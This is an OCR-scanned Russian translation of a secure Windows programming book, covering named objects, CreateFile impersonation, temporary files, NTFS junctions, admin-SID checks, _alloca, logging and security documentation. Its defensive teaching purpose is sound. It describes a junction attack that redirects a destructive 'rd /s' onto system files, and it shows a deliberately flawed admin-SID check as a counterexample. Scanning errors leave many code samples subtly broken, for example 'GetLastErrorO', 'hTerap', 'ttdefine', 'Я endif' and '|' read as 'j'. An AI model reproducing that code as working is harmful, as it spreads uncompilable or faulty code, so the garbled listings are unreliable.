Ситуация проще, когда создаются мьютексы и семафоры, потому что в них поддерживается информация о существовании объекта. В примере показано, как можно выяснить, является ли созданный объект первым экземпляром.

```
HANDLE hMutex = CreateMutex(
   NULL,    // Дескриптор безопасности по умолчанию.
   FALSE,
   "MyMutex");

if (hMutex == NULL)
   printf("Ошибка CreateMutex: %d\n", GetLastErrorO);
else
   if (GetLastErrorO == ERROR_ALREADY_EXISTS )
      printf("CreateMutex открыла *существующий* мьютекс\n") ;
   else
      printf("CreateMutex создала новый мьютекс\n");
```

Основное — определить, как должно реагировать приложение, если обнаружит, что вновь созданный объект на самом деле представляет собой ссылку на уже существующий объект. В этом случае рекомендуется предусмотреть аварийное завершение приложения и регистрацию события в журнале, чтобы администратор смог узнать, из-за чего произошел сбой при загрузке приложения,

Помните, что подобная проблема возникает только с именованными объектами. Объект без имени считается локальным в рамках процесса и идентифицируется по уникальному описателю, а не по стандартному имени.

Уход и забота о *CreateFile*

Win32-функция *CreateFile* в состоянии открывать не только файлы, но и описатели именованных каналов, почтовых ящиков и коммуникационных ресурсов. Если ваша приложение получает имя открываемого файла из ненадежного источника, — а это, как вы знаете, нехорошо! — вы обязаны убедиться, что описатель, полученный в результате вызова *CreateFile,* действительно указывает на файл, а для этого следует дополнительно вызвать *GetFileType.* Кроме того, никогда не следует вызывать *CreateFile* в контексте высоко привилегированной учетной записи и с именем файла, полученным из ненадежного источника, ведь ничто не мешает взломщику подсунуть вместо файла имя канала. По умолчанию при открытии именованного канала вы разрешаете коду, прослушивающему на другом конце, право олицетворять вас. Если взломщик даст вам имя канала в то время, когда вы работаете под привилегированной учетной записью, код на другом конце канала (а это вполне может быть код взломщика) в состоянии выступать от вашего привилегированного имени — типичная атака с повышением привилегий,

Для дополнительной защиты следует присвоить параметру *dwFlagsAndAttributes* значение *SECURITY_SQOS_PRESENT\ SECURITY_IDENTIFICATION* это предотвратит олицетворение:

```
HANDLE hFile = CreateFile(pFullPathName,
          0,0,NULL,
          OPEN_EXISTING,
          SECURITY_SQOS_PRESENT | SECURITY_IDENTIFICATION,
          NULL);
```

У этого способа есть небольшой отрицательный побочный эффект. Значение *SECURITY_SQOS_PRESENT|SECURITY_IDENTIFICATION* совпадает со значением флага *FILE_FLAG_OPEN_NO_RECALL*, а тот предназначен для удаленных хранилищ. По этой причине программа с таким флагом не сможет выбирать данные из удаленного хранилища и перемещать их в локальное.

Внимание! Обращение к файлу, имя которого задается пользователем, — всегда представляет опасность, независимо от семантики вызова *CreateFile*.

Безопасное создание временных файлов

UNIX давно славится постоянно всплывающими то тут то там брешами, связанными с неудачным управлением временными файлами. На сегодняшний момент в Windows подобных обнаруженных прорех очень мало, но это не значит, что их нет вовсе. Далее показано несколько примеров брешей, которые в принципе возможны и в Windows.

- **Брешь, связанная с конкуренцией за ресурсы в MandrakeUpdate ОС Linux-Mandrake.** Файлы, загружаемые утилитой MandrakeUpdate, размещаются в плохо защищенном каталоге */tmp*. Взломщик в состоянии модифицировать или подменить их до начала их установки. Подробнее — на сайте *http://www.securityfocus.com/bid/1567*.
- **Уязвимость каталога */tmp* в XFree86 4.0.1.** Причин этой проблемы несколько, и прежде всего — предсказуемые имена файлов и слабо защищенный контекст установщика. Это позволяет взломщику изменять временные данные до их установки. Подробно об этом — на сайте *http://www.securityfocus.com/bid/430*.

Безопасный временный файл характеризуется тремя свойствами;

- уникальным именем:
- именем, которое трудно угадать;
- качественной политикой управления доступом, которая предотвращает подмену, модификацию и просмотр временных данных злонамеренными пользователями.

При создании временных файлов в Windows не следует изобретать собственные варианты, а применять системные функции *GetTempPath* и *GetTempFileName*. Не полагайтесь на значения системных переменных TMP или TEMP — для выделения временного каталога лучше использовать *GetTempPath*.

Эти функции удовлетворяют первому и третьему требованию: *GetTempFileName* гарантирует уникальность имени, а *GetTempPath* обычно создает временные файлы в принадлежащем пользователю каталоге, защищенном надежным ACL. Я сказал «обычно», потому что службы, выполняющиеся в контексте локальной системы, размещают свои временные данные в соответствующем системном каталоге

(обычно *C:\Temp*) даже при олицетворении пользователя. Однако в Windows XP и последующих ОС службы, работающие под учетными записями *LocalService* и *NetworkService*, хранят временные файлы в собственном частном каталоге,

Однако две эти функции не гарантируют, что имя файла будет трудно угадать. На самом деле *GetTempFileName* создаст уникальные имена файла, инкрементируя свой внутренний счетчик, поэтому угадать следующий каталог довольно легко!

Примечание *GetTempFileName* не создает трудно угадываемого имени файла, а лишь гарантирует уникальность имени.

Следующий пример (см. папку *Secureco2\Chapter23\CreatTempFile*) демонстрирует, как создавать временные файлы, удовлетворяющие первому и второму требованиям,

```
#include <windows.h>
   HANDLE CreateTempFile(LPCTSTR szPrefix) {

      // Получаем имя временного каталога.
      TCHAR szDir[MAX_PATH];
      if (GetTempPath(sizeof(szDir)/ sizeof(TCHAR), szDir) == 0)
         return NULL;

      // Создаем временный файл во временном каталоге.
      TCHAR szFileName[MAX_PATH];
      if (!GetTempFileName(szDir, szPrefix, 0, szFileName))
         return NULL;

   // Открываем временный файл.
   HANDLE hTemp = CreateFile(szFileName,
                    GENERIC_READ | GENERIC_WRITE,
                    0,     // Не предоставлять совместный доступ.
                    NULL,  // Дескриптор безопасности по умолчанию
                    CREATE_ALWAYS,
                    FILE_ATTRIBUTE_TEMPORARY j
                    FILE_FLAG_DELETE_ON_CLOSE,
                    NULL);

   return hTemp == INVALID_HANDLE_VALUE
                ? NULL
                : hTerap;
}

int main() {
   BOOL fRet = FALSE;
   HANDLE h = CreateTempFile(TEXT("tmp"));
   if (h) {

      //
      // Выполняем операции с временным файлом.
      //
```

```
        CloseHandle(h);
    }
    return 0;
}
```

Обратите внимание на флаги в вызове *CreateFile*. В табл. 23-1 объясняется, зачем они нужны при создании временных файлов.

Таблица 23-1. Флаги *CreateFile*, используемые при создании временных файлов

Флаг	Примечание
CREATE_ALWAYS	Предусматривает создание нового файла при любых обстоятельствах. Если файл уже существует, например, из-за того что взломщик создал условия конкуренции за ресурсы и воспользовался этим, подложный файл уничтожается и перезаписывается новым. Это значительно снижает вероятность успеха атаки
FILE_ATTRIBUTE_TEMPORARY	Обеспечивает небольшой выигрыш в производительности за счет размещения данных в памяти
FILE_FLAG_DELETE_ON_CLOSE	Обеспечивает принудительное уничтожение файла при закрытии последнего указывающего на него описателя. Это не обеспечивает стопроцентной гарантии, потому что при крахе системы файл не уничтожится

После записи данных во временный файл обычно вызывают функцию *MoveFile* для создания конечного файла. При этом, естественно, нельзя устанавливать флаг *FILE_FLAG_DELETE_ON_CLOSE*.

Если требуется предотвратить индексирование содержимого файла службой Indexing Service (Служба индексирования), позаботьтесь, чтобы отключить параметр каталога For fast searching, allow Indexing Service to index this folder (Разрешить индексирование папки для быстрого поиска) (рис. 23-2).




Рис. 23-2. *Предотвращение индексирования конфиденциальных данных*

Параноикам, желающим выполнить второе требование, могу порекомендовать затруднить задачу для взломщика, создавая случайный префикс в именах временных файлов. Вот пример, где для решения этой задачи используется CryptoAPI (см. папку *Secureco2\Chapter23\CreateRandomPrefix*).

```
// CreateRandomPrefix.cpp
#include <windows.h>
#include <wincrypt.h>
ttdefine PREFIX_SIZE  (3)

DWORD GetRandomPrefix(TCHAR *szPrefix) {
   HCRYPTPROV hProv = NULL;
   DWORD dwErr = 0;
   TCHAR *szValues =
      TEXT("abcdefghijklmnopqrstuvwxyz0123456789");

   if (CryptAcquireContext(&hProv,
                           NULL, NULL,
                           PROV_RSA_FULL,
                           CRYPT_VERIFYCONTEXT) == FALSE)
      return GetLastError();

   size_t cbValues = lstrlen(szValues);
   for (int i = 0; i < PREFIX_SIZE; i++) {
      DWORD dwTemp;
      CryptGenRandom(hProv, sizeof DWORD, (LPBYTE)&dwTemp);
      szPrefix[i] = szValues[dwTemp % cbValues];
   }

   szPrefix[PREFIX_SIZE] = '\0';

   if (hProv)
      CryptReleaseContext(hProv, 0);

   return dwErr;
}
```

Установщики и EFS

Если пользователи вашей программы работают с шифрованной файловой системой (EFS), они обычно шифруют свои каталоги для временных файлов, как это рекомендует Microsoft. Возможны небольшие неприятности, если ваш компонент создает временные файлы в стандартных каталогах, например в *%TEMP%*, а затем перемещает их в место «постоянной дислокации». Поскольку файлы зашифрованы ключом EFS учетной записи пользователя, установившего приложение, другим пользователям приложение недоступно. Чтобы обеспечить совместимость с EFS, программа установки должна выполнить одно из перечисленных далее действий:

- создать собственный временный каталог со случайным именем;
- создать файлы с установленным системным атрибутом (параметру *dwFlagsAndAttributes* функции *CreateFile* следует присвоить значение *FILE_ATTRIBUTE_SYSTEM*);
- выяснить, не зашифрован ли каталог *%TEMP%* (вызовом *GetFileAttributes*), и при необходимости расшифровать файлы.

Проблемы точек повторной обработки в файловой системе

Начиная с Windows 2000, система NTFS поддерживает *точки подключения* (junction). Они похожи на символические ссылки в UNIX, которые переназначают ссылку с одного каталога на другой в пределах одной машины. Для создания и управления точками подключения служит Linkd.exe, утилита из комплекта Windows Resource Kit.

Точки подключения представляют опасность в любой программе, которая выполняет рекурсивный обход структуры каталогов. Есть два вида приложений, уязвимых по отношению к этой напасти. Наименее опасно приложение, которое выполняет простой рекурсивный просмотр, например *findstr /s*. Атакующий в состоянии воспользоваться Linkd.exe, чтобы создать замкнутый цикл в иерархии каталогов, например чтобы *c:\users\attacker* ссылался на *c:*. Любой рекурсивный поиск, начинающийся с *c:\users*, пойдет по бесконечному циклу.

Более опасная атака направлена на процесс, выполняющий разрушительные действия (например, командой **rd** /s). Злоумышленник может подложить свинью, перенаправив *c:\temp\tempdir* на *c:\windows\system32*. Решив удалить занимающие слишком много места временные файлы, администратор уничтожит файлы операционной системы, выполнив команду **rd** /s **c:\temp.**

Любое приложение, просматривающее иерархию каталогов, и особенно рекурсивно выполняющее разрушительные изменения в иерархии каталогов, должно распознавать точки подключения и не переходить по ним. Поскольку точки п >дключения реализованы как *точки повторной обработки* (reparse points), приложения должны перед началом работы с каталогом выяснять, установлен ли для того атрибут *FILE_REPARSE_POINT*. Программа безопасна, если не обрабатывает никаких каталогов с параметром *FILE_REPARSE_POINT*. Наличие этого параметра проверяется такими функциями, как *GetFileAttributes* и *lpFindFileData->dwFileAttributes* в *FindFirstFile*.

Безопасность, обеспечиваемая средствами клиента, — это оксюморон

Приложение опасно, если полагается исключительно на клиентскую защиту. Аргументация очевидна: невозможно защитить пользовательский код от компрометации, если у атакующего полный и ничем не ограниченный доступ к системе. Любая клиентская система взламывается при наличии отладчика, времени и желания.

Одна из разновидностей подобной бреши — Web-приложение, в котором для проверки корректности вводимых пользователем данных применяется клиентский DHTML-код, а на сервере подобной проверки не предусмотрено. Злоумышленнику ничего не стоит создать нужный злонамеренный код, скажем, на Perl и обойти штатную клиентскую программу вместе с ее проверками на предмет безопасности данных.

Другой серьезный аргумент — излишнее доверие клиенткой проверке препятствует делегированию задач пользователям, не являющимся администраторами, Например, во всех ОС семейства Windows NT до Windows XP для настройки IP-

адреса необходимы полномочия администратора. Может показаться, что проблема решается простой настройкой записей управления доступом к разделу реестра *TcpIp*, но пользовательский интерфейс все равно проверяет, имеет ли пользователь права администратора. При изменении IP-адреса средствами пользовательского интерфейса подобная проверка происходила всегда, и рядовому пользователю не удавалось изменить IP-адрес. Если всегда применять средства управления доступом к основным системным объектам, значительно легче настроить, кому разрешено выполнять те или иные задачи.

Примеры часто служат шаблонами

Создавая примеры пр. ксний, знайте, что многие из пользователей (или читатели) будут копировать код для создания собственных приложений. Таким образом распространяется и небезопасный код, если сам пример не отличается прекрасной защитой. Я осознал это при работе с командой разработчиков Microsoft Visual Studio .NET, когда один из них сказал, что на самом деле это не примеры, а шаблоны. Я понял, что его устами глаголет истина.

Приводя пример приложения, спросите себя, достаточно ли качественно написан код и стали бы вы его использовать в промышленной системе. При отрицательном ответе выход один: усовершенствовать пример или отказаться от его использования. Люди учатся на примерах, а плохой код только приумножает число некачественных приложений,

Во время кампании Windows Security Push мы установили простой и понятный критерий качества кода, включаемого в состав комплекта Platform SDK: «Стали бы вы применять этот код в продукте Microsoft?» Когда большинство отвечало: «Нет», код подлежал обязательной переделке пока не становился достаточно безопасным.

Влезьте в шкуру пользователя!

Создавая безопасную конфигурацию по умолчанию или безопасный режим для приложения, следует не только активно пропагандировать идею безопасного режима среди пользователей, но и самим жить по принципам, которые вы проповедуете: применять безопасные параметры в повседневной работе. Не думайте, что ваши пользователи послушают вас, если вы сами не соблюдаете свои рекомендации.

Хорошая проверка: в соответствии с принципом наименьших привилегий удалите себя из локальной группы администраторов и поработайте со своим приложением. Не сбоит ли какой-либо из его компонентов? Если да, то вполне возможно, что вы советуете своим пользователям выполнять приложение в администраторском контексте? Хочется надеяться, что нет!

Кстати, на своем рабочем ноутбуке я уже два года не работаю с привилегиями администратора. Ясно, что при настройке новой машины для установки всего необходимого ПО мне приходится добавлять себя в группу локальных администраторов, но сразу по завершении этих процедур я избавляюсь от полномочий администратора. У меня значительно меньше проблем, и чувствую я себя намного увереннее и безопаснее.

Вы ответственны за пользователей, которых «приручили»

Соблюдайте исключительную бдительность, если ваше приложение выполняется в контексте высоко привилегированный учетной записи — администраторской или локальной системы — или является компонентом или библиотекой, которая применяется в других приложениях. Разрушительные возможности приложения с повышенными привилегиями очень высоки, поэтому следует предпринять дополнительные шаги, чтобы удостовериться, что структура программы надежна, код защищен от атак, а тестирование выполнено на самом высоком уровне.

То же верно и по отношению к компонентам или библиотекам. Представьте, что ваша библиотека классов C++ или C#, которую используют тысячи пользователей, оказалась «дырявой». В один миг все эти тысячи подвергнутся огромной опасности. Резюме: создавая повторно используемый код, такой, как классы C++, COM-компоненты или классы .NET, необходимо многократно перепроверить надежность кода.

Определение прав доступа на основе SID администратора

Очень небольшое число приложений, которые мне пришлось анализировать, содержало код, который предоставлял доступ к защищенному ресурсу или защищенному коду только, когда в маркере пользователя присутствовал административный идентификатор безопасности (SID). Следующий пример получает маркер пользователя и ищет в нем SID администратора. Ведь если в маркере есть этот SID, пользователь должен быть администратором, не так ли?

```
PSID GetAdminSID() {
    BOOL fSIDCreated = FALSE;
    SID_IDENTIFIER_AUTHORITY NtAuthority = SECURITY_NT_AUTHORITY;
    PSID Admins;
    fSIDCreated=AllocateAndInitializeSid(
        &NtAuthority,
        2,
        SECURITY_BUILTIN_DOMAIN_RID,
        DOMAIN_ALIAS_RID_ADMINS,
        0, 0, 0, 0, 0, 0,
        &Admins);
    return fSIDCreated ? Admins : NULL;
}

BOOL fIsAnAdmin = FALSE;
PSID sidAdmin = GetAdminSID();
if (!sidAdmin) return;
if (GetTokenInformation(hToken,
    TokenGroups,
    ptokgrp,
    dwInfoSize,
```

```
    &dwInfoSize)) {
    for (int i = 0; i < ptokgrp->GroupCount; i++) {
        if (EqualSid(ptokgrp->Groups[i].Sid, sidAdmin)){
            fIsAnAdmin = TRUE;
            break;
        }
    }
}
if (sidAdmin)
    FreeSid(sidAdmin);
```

Этот код представляет опасность в Windows 2000 и последующих ОС] по причине самой природы ограниченных маркеров. В системе, где возможны ограниченные маркеры, в действительности, любой SID может оказаться *идентификатором с проверкой только на запрет* (deny-only SID), в том числе для администраторов, Это означает, что предыдущий код возвратит TRUE независимо от того. является ли пользователь администратором или нет. — просто потому что в маркере есть администраторский SID. Подробнее об ограниченных маркерах рассказывается в главе 7. Для получения корректного результата достаточно совсем чуть-чуть подправить предыдущий пример:

```
for (int i = 0; i < ptokgrp->GroupCount; i++) {
        if (EqualSid(ptokgrp->Groups[i].Sid, sidAdmin) &&
            (ptokgrp->Groups[I].Attributes & SE_GROUP_ENABLED)){
            fIsAnAdmin = TRUE;
            break;
        }
    }
```

Хотя этот код и лучше, но единственный приемлемый способ выполнять подобную проверку в Windows 2000 и последующих ОС — вызов *CheckTokenMembership*. Итак, если объект защищается посредством ACL, предоставьте операционной системе выполнять проверку доступа и не изобретайте собственных почти заведомо несовершенных механизмов.

Обеспечьте поддержку длинных паролей

Если ваше приложение принимает пароли для прохождения аутентификации Windows, не ограничивайте программно длину пароля 14-ю символами. До Windows 2000 системы этого семейства поддерживали пароли длиной до 14 знаков, но в Windows 2000 и последующих ОС разрешаются пароли длиной до 256 символов (иногда с учетом завершающего *NULL).* Оптимальное решение для хранения паролей в Windows XP — задействовать возможности компонента Stored User Names and Passwords (Сохранение имен пользователей и паролей) (см. главу 9).

Будьте осторожны с *alloca*

Функция *_alloca* выделяет динамическую память в стеке. Выделенное пространство освобождается автоматически при выходе из вызывающей функции, а не при

выходе выделенной памяти из области видимости. Вот типичный фрагмент программы с *_alloca*.

```
void function(char *szData) {
   PVOID p = _alloca(lstrlen(szData));
    // Выполняем операции с p
}
```

Если атакующий предоставит большое значение *szData*, больше размера стека, *_alloca* инициирует исключение, вызвав тем самым остановку приложения. Подобное особенно опасно, если это серверный код,

Более корректный способ поведения с подобными ошибками — заключить *_alloca* в обработчик исключений и в случае ошибки восстанавливать стек:

```
void function(char *szData) {
   __try {
      PVOID p = _alloca(lstrlen(szData));
       // Выполняем операции с p
   } __except ((EXCEPTION_STACK_OVERFLOW == GetExceptionCode()) ?
               EXCEPTION_EXECUTE_HANDLER :
               EXCEPTION_CONTINUE_SEARCH) {
      _resetstkoflw();
   }
}
```

Макросы преобразования в ATL

Следует быть осторожным с некоторыми макросами преобразования строк из библиотеки ATL, так как они также вызывают *_alloca*. Это *A2W*, *W2A*,*CW2CT* и другие. Если речь идет о серверном коде, не вызывайте этих макросов без предварительной проверки длины данных. Это еще одно подтверждение того, что не следует слепо доверять вводимым данным,

В ATL 7.0 из состава Visual Studio .NET 2003 поддерживаются макросы преобразования строк, которые выгружают данные в кучу, если объем исходных данных слишком велик. Максимальный разрешенный размер указывается при создании объекта класса:

```
#include "atlconv.h"
...
LPWSTR szwString = CA2WEX<64>(szString);
```

Следует заметить, что в C# есть конструкция *stackalloc*, которая похожа на *_alloca*. Однако *stackalloc* поддерживается только тогда, когда программа компилируется с параметром */unsafe*, а функция отмечена модификатором *unsafe*:

```
public static unsafe void Fibonacci() {
   int* fib = stackalloc int[100];
   int* p = fib;
   *p++ = *p++ = 1;
   for (int i=2; i<100; ++i, ++p)
      *p = p[-1] + p[-2];
```

```
    for (int i=0; i<10; ++1)
        Console.WriteLine (fib[i]);
}
```

Никаких внутрикорпоративных имен в приложении!

Я уверен, что вы не раз делали это — я и сам грешен. Часто программисты сначала пишут небольшой пробный код-заглушку, реализующую определенную функцию, чтобы затем добавить ее в промышленный код. Ну и поскольку необходимо проверить работу функции с настоящими серверами, часто жестко прописывают в программе внутреннее имя сервера, а также имя учетной записи и пароль. Если вы так делаете, то должны по крайней мере заключить такой код в директивы *#ifdef*:

```
#ifdef INTERNAL_USE_ONLY
ft ifndef _DEBUG
#      error "Нельзя скомпоновать код для внутреннего использования
                или не для отладки"
Я  endif // _DEBUG
// Здесь размещается "экспериментальный" код
#endif // INTERNAL_USE_ONLY
```

Примечание В этом примере есть дополнительные «предохранители»: компилятор не сможет выполнить свою задачу, если код компилируется для внутреннего использования или не для отладки.

Следует также просмотреть и удалить из всего исходного текста слова, которые относятся к вашей компании, в том числе следующее:

- стандартные DNS- и NetBIOS-имена серверов;
- внутренние общеизвестные адреса электронной почты (например, исполнительного директора);
- имена доменных учетных записей, например *EXAIR\account* и *account@explorationair.com*.

Перенесите строки в DLL ресурсов

Вы, наверняка, спросите: «Как перенос строк в DLL ресурсов может сказаться на безопасности?» По опыту знаю, что когда надо максимально быстро устранить дефект защиты (а их устранять обязательно, по крайней мере подавляющее большинство), задачу намного легче решить предоставив одну заплату для всех языков, чем несколько исправлений — по одному на каждый язык. Выгрузив все строки и ресурсы (например, диалоговые окна), вы сделаете двоичные файлы независимыми от языка, ведь все строки хранятся в единственной внешней DLL ресурсов, которая в защите не нуждается, потому что не содержит никакого кода. Для различения файлов ресурсов (с расширением *.rc*) по языкам можно задействовать директиву *LANGUAGE*.

Ведение журналов в приложении

Подчас информативность журналов становится тем. что отделяет способность обнаружить и отследить атаку от полной беспомощности перед угрозой. Журналы, будь то файлы событий или более детализированные журналы, подобные тем. что поддерживаются на IIS и ISA, позволяют определить здоровье, производительность и стабильность приложений,

Одно замечание в пользу журналов: если что-то пойдет «не так», только по журналам вы сможете определить, что произошло и почему. Серверное приложение должно регистрировать детальную информацию о пользователях и запросах. Знайте: DNS- и NetBIOS-имена часто недостаточно информативны, поэтому неплохо помимо них заносить в журнал и IP-адреса.

Раз уж речь зашла об IP-адресах, то замечу, что, если в приложении на прикладном уровне есть информация об IP-адресе источника, а также известно имя источника, регистрировать следует оба значения. Расскажу о проблеме, которую обнаружил у журналов службы терминалов: она регистрировала IP-адрес пользователя, не пакета. Но что, если пользователь располагается за сервером преобразования имен (NAT) или брандмауэром? IP-адрес может оказаться частным, например 192.168.0,1. Это не сильно поможет при выяснении источника подключения! Если регистрировать IP-адрес пакета, вы по крайней мере сможете отследить Интернет-провайдера или администратора брандмауэра, с которого выполнялось подключение.

Решение о месте хранения информации — в поддерживаемом ОС системном журнале Application Log (Журнал приложений) или в собственных журналах — зависит от объема данных. Если информации много, следует позаботиться о собственных файлы, так как объем системных журналов жестко ограничен. Есть еще одна сложность с системным журналом приложений: до Microsoft Windows .NET Server 2003 эти журналы были доступны через сеть любому прошедшему аутентификацию пользователю. Поэтому следует назначать более жесткие ACL и запрещать сетевым пользователям доступ по умолчанию к этим журналам. С исключительной осторожностью относитесь к размещению в Application Log конфиденциальной информации,

К дополнительным рекомендациям следует отнести совет размещать журналы в определяемом пользователем каталоге, причем лучше каждый день создавать новый журнал. Иногда предпочтительнее создать несколько журналов: один для обычных событий, а другой для размещения детальной информации об экстраординарных событиях. Прикладные журналы должны быть доступны для изменения только администраторам и пользователю, в контексте которого выполняется служба. Конфиденциальная информация и критичные для безопасности сведения не должны оказаться доступными обычным пользователям.


Когда приложение терпит крах из-за ограничений безопасности, таких, как запрещение доступа, отсутствие привилегии или разрешения, регистрируйте данные в месте, доступном лишь администраторам и только им. Предоставьте пользователю достаточно информации, чтобы он понял, что произошло, но не слишком много, чтобы не подсказать взломщику, где искать брешь.

Превратите опасный код на C/C++ в управляемый

В процессе многих кампаний по безопасности в Microsoft мы настойчиво пропагандировали выявление и при необходимости перенос опасных компонентов, написанных на C или C++, на C# или другой управляемый язык. Это не означает, что код автоматически станет безопасным, но некоторые классы нападений — скорее всего атаки с переполнением буфера — станет намного труднее эксплуатировать. Это же верно по отношению к DoS-атакам на серверы, которые возможны из-за утечки памяти и других ресурсов. Вы должны выяснить, какие части приложения можно превратить в управляемый код.

ГЛАВА

24



Документация по безопасности и сообщения об ошибках

Это очень важная глава, в которой аккумулирован опыт массы экспертов в области документирования из самых разных групп в Microsoft. Глава состоит из двух основных частей: анализа безопасности в документации и сообщений об ошибках. А собраны эти, казалось бы, довольно разные темы в одну главу потому, что чаще всего технические писатели, отвечающие за создание документации, занимаются и написанием текстов сообщений об ошибках. Самые неудачные сообщения об ошибках — это, как правило, вина программистов, поленившихся проконсультироваться с профи, занимающимися поддержкой и обучением пользователей!

Не забывайте, что проектирование продукта всегда связано с уступками и компромиссами. Безопасность — всего лишь один из параметров при проектировании продукта, наряду с простотой развертывания и использования, управляемостью, надежностью, производительностью, широтой набора функций, совместимостью с унаследованными продуктами, стоимостью и возможностью реализации, ограничениями по времени и многими другими. Компромиссы обусловливают уровень безопасности, а ознакомление пользователя с особенностями реализации — с ее слабыми и сильными сторонами — ложится целиком на плечи авторов документации.

Безопасность в документации

Ясно, что крайне важно рассказать пользователю, как повлияет на безопасность использование той или иной функции приложения, особенно если она отключена по умолчанию. Однако пользователи, как правило, не заглядывают в докумен-

тацию, пока не грянет гром, Так что если вы настроите продукт на работу с наименьшими привилегиями и с безопасными параметрами по умолчанию, ваши пользователи обнаружат, что многое из того, что «только что работало», больше не доступно. Им ничего не останется, как обратиться к документу, где (надеюсь, вы об этом позаботились) описано, как развертывать и использовать приложение, чтобы оно работало максимально безопасным образом.

Основы

По сути, безопасная документация — синоним качественной документации, то есть такой, что отличается *полнотой, ясностью* и *краткостью*.

- **Полнота.** Там, где требуется уделить особое внимание безопасности, будь то ошибка или особенности администрирования, добавьте соответствующий подраздел или примечание, извещающее читателя о возможных проблемах и путях их разрешения. Если программа пересылает незашифрованные данные по сети или хранит секретные данные в файле, заблаговременно уведомляйте об этом пользователей, чтобы они могли предотвратить возможные неприятные последствия. Если описание безопасности какой-то функции занимает много места, выделите их в отдельный раздел в описании этой функции,

  Помните, что нельзя обеспечить безопасность, умалчивая факты. Преднамеренный отказ от описания особенностей безопасности в документации отнюдь не сделает приложение менее уязвимым. Хакеры все равно найдут бреши, задокументированы они или нет — вопрос лишь во времени. Если угроза столь велика, что ее отражение в документации равносильно признанию ее уязвимой, значит, функция действительно уязвима.

  Примечание По собственному опыту знаю, что пользователям нравится, если в документации есть отдельный раздел о безопасности, поскольку при этом все важные рекомендации собраны в одном месте.

- **Ясность.** Информацию о безопасности следует поместить в соответствующем месте и на соответствующем уровне структуры документа. Четко и без утайки расскажите об известных опасностях и риске, которому подвергается продукт. Не выносите всю информацию, касающуюся безопасности, в отдельное приложение в конце документа — напротив, размещайте замечания о безопасности функции в ее описании, при необходимости давая ссылку на подробное объяснение. Позаботьтесь об описании задач и особенностей безопасности функции на уровне, понятном и необходимом администратору. Предположив, что администратор, знающий только это приложение, обладает широкими познаниями безопасности, вы дискредитируете саму идею четкости и ясности документации.
- **Краткость.** Снабдите пользователя пошаговыми инструкциями по безопасной работе с приложением. Не перегружайте их лишней информацией, например об особенностях шифрования открытым ключом или как инвертируется неполиномиальная хэш-функция. Пользователей больше интересует практическая сторона вопроса, нежели теория, которой и так посвящена масса книг. Для

полноты предоставьте ссылки или библиографический список книг для интересующихся деталями. Таким образом, пользователи найдут в документации только то, что они должны знать для выполнения задачи, и где найти дополнительную информацию, чтобы глубже понимать суть вопроса,

В процессе редактирования редакторы и писатели должны помнить: следует приложить все силы, чтобы документация была достоверной. Поэтому они должны разбираться в моделировании опасностей и основных проблемах безопасности, коль скоро их обязанность писать и проверять соответствующие материалы. Создавая документацию для программистов, они должны знать все о потенциально опасных API-функциях и внести соответствующие примечания в их описание.

Обязательно выясняйте у редакторов технической документации, нет ли в приложении известных проблем с безопасностью, и следите, чтобы команда разработчиков всегда проверяла все новые функции и API.

Документация как средство предотвращения опасности

Технические писатели и редакторы должны принимать участие в моделировании опасностей и отмечать все особенности, которые требуется особо отразить в документации. Иногда команда решает, что в ответ на определенную опасность можно лишь порекомендовать «не развертывать приложение в такой конфигурации* (если откровенно, то это означает: «приложение небезопасно»). Каждую такую ситуацию следует описать и особо выделить бросающимся в глаза оформлением, ну и расположить этот фрагмент следует в соответствующем месте документации.

Помните: выпускать приложение с небезопасной конфигурацией по умолчанию, предполагая, что пользователи прочитают документацию и защитят себя сами — отвратительная идея. Вы должны бить в набат, обнаружив, что в качестве ответных мер на многие опасности предлагается «читать документацию». Хотя необходимость написать горы скучнейшей документации и обеспечит вас работой, но сослужит плохую услугу вашим клиентам.

Внимание! Выпускать продукт в небезопасной конфигурации по умолчанию в предположении, что пользователи, прочитав документацию, защитят себя сами, — очень плохая идея.

Проверенные методы обеспечения безопасности за счет документирования

Документируя приложение (или его подсистему), предусмотрите раздел «Проверенные методы обеспечения безопасности», в котором опишите, как использова гь приложение (или подсистему), чтобы защититься от тех или иных угроз. Стоит также заставить администраторов приложения мыслить в терминах конкретных опасностей,

В следующем примере демонстрируется решение проблем безопасности, связанных с развертыванием вымышленного серверного приложения SOAP-Server.

ЮAP-Server позволяет клиентам удаленно выполнять расположенные на сервере SOAP-сценарии.

По умолчанию SOAP-Server выполняет код в контексте безопасности серверного процесса. В некоторых случаях коду предоставляется больше привилегий, чем хотелось бы (например, право открывать сокеты). Однако иногда привилегий не хватает для успешного выполнения операции (например, нет доступа к чтению нужных пользовательских файлов). Всегда выполняйте код с наименьшими возможными привилегиями, необходимыми для выполнения задания. Инструкции по конфигурированию контекста, в котором выполняется SOAP-сценарий, см. в разделе «Конфигурирование среды выполнения».

Иногда SOAP-Server и клиент обмениваются конфиденциальными данными, а значит, последние подвергаются угрозе раскрытия. В этом случае желательно устанавливать флажок Encrypt Communications для соответствующего сценария. Это задействует протокол TLS и защитит канал связи между клиентом и SOAP-Server прослушивания. Для дополнительной защиты годятся и другие технологии, например IPSec, вместо или в дополнение к TLS.

В некоторых случаях требуется ограничить доступ определенных клиентов к SOAP-сценариям. SOAP-Server позволяет ограничить доступ на основе IP-адреса или идентификатора, проверяемого механизмом аутентификации. Инструкции по включению ограничений доступа вы найдете в разделе «Ограничение доступа» и «Аутентификация».

Примечание: если пользователи проходят аутентификацию, можно реализовать дополнительный уровень защиты, применив списки управления доступом (ACL) в SOAP-сценариях. Чтобы получить информацию о применении ACL, выполните поиск в справочной системе Windows NET Server по ключевой фразе «Access Control List».

